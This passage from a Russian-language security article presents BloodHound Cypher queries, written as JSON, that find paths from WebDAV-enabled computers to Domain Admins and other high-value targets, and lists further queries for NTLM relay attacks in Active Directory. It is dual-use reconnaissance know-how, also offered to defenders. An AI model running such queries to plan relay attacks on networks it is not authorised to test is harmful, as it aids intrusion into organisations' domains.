




Поиск путей от машин с включенным WebDAV до домена

Запрос от машин с включенным WebDAV до администратора домена:


```
{

"name": "Find Shortest Path from webdav to DA",

"category": "Relay",

"queryList": [

{

"final": true,

"query": "MATCH (u:Computer {webdav:true}) MATCH (g:Group) WHERE g.objectid
ENDS WITH '-512' MATCH p = shortestPath( (u)-[*1..]->(g) ) RETURN p"

}

]

}
```



Поиск путей от машин с включенным WebDAV до администраторов домена

Запрос от машин с включенным WebDAV до привилегированных целей:

```
{
"name": "Computer with webdav a path to High Value",
"category": "Relay",
"queryList": [
{
"final": true,
"query": "MATCH (u:Computer {webdav:true}),(n {highvalue:true}),p =
shortestPath( (u)-[*1..]->(n) ) RETURN p"
}
]
}
```



Поиск путей от машин с включенным WebDAV до привилегированных целей

В результате мы получаем небольшой список запросов, который облегчит нам жизнь при поиске вектора эксплуатации Relay-атаки.

Relay

- List of computers with netntlmv1 enabled
- List of computers with webdav enabled
- Shortest Paths from netntlmv1 to Domain
- Shortest Paths from webdav to Domain
- Find Shortest Path from webdav to DA
- Find Shortest Path from netntlmv1 to DA
- Computer with netntlmv1 a path to High Value
- Computer with webdav a path to High Value
- Computers Local Admin to Another Computer
- Computers Local Admin to Another Computer without signing
- Find groups that contain both users and computers

Раздел с запросами для поиска релей-атак

Relay-атака требует тщательной подготовки, если провести основательную разведку, то дальнейшее продвижение в скомпрометированной сети не составит труда.

Выводы

Мы рассмотрели далеко не все возможные запросы, помогающие искать цели для релеев. Но вектор ясен — придумывай новые запросы, добавляй новые атрибуты, рассказывай об этом, показывай их реализацию. Ну а сотрудникам ИБ-отделов советую брать на вооружение этот подход, искать векторы для релеев в своих доменах и ограничивать в действиях хитрых хакеров.

Оцени статью:

← Ранее Google прекратит поддержку HTML-версии Gmail в январе 2024 года
Далее → Мошенники воруют деньги с помощью ПО для удаленного администрирования